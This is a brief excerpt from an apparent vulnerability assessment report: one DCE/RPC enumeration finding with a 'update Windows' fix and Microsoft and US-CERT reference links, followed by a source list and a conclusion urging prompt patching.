Vulnerability	Recommended Fix	Reference / Patch Link
DCE/RPC and MSRPC Services Enumeration Reporting	Update windows	https://docs.microsoft.com/en-us/security-updates/securitybulletins/2009/ms09-050 https://oval.cisecurity.org/repository/search/definition/oval%3Aorg.mitre.oval%3Adef%3A5595 http://www.us-cert.gov/cas/techalerts/TA09-286A.html

Source

- **CVE Database: https://cve.mitre.org**
- **National Vulnerability Database: https://nvd.nist.gov**
- **Vendor: Microsoft, OpenVAS**

- **Tool Report: Nmap, OpenVAS**

Conclusion

The assessment highlights high level vulnerability that could lead to unauthorized access or data exposure. Immediate patching and hardening are recommended to mitigate risk and ensure compliance with organizational security standards.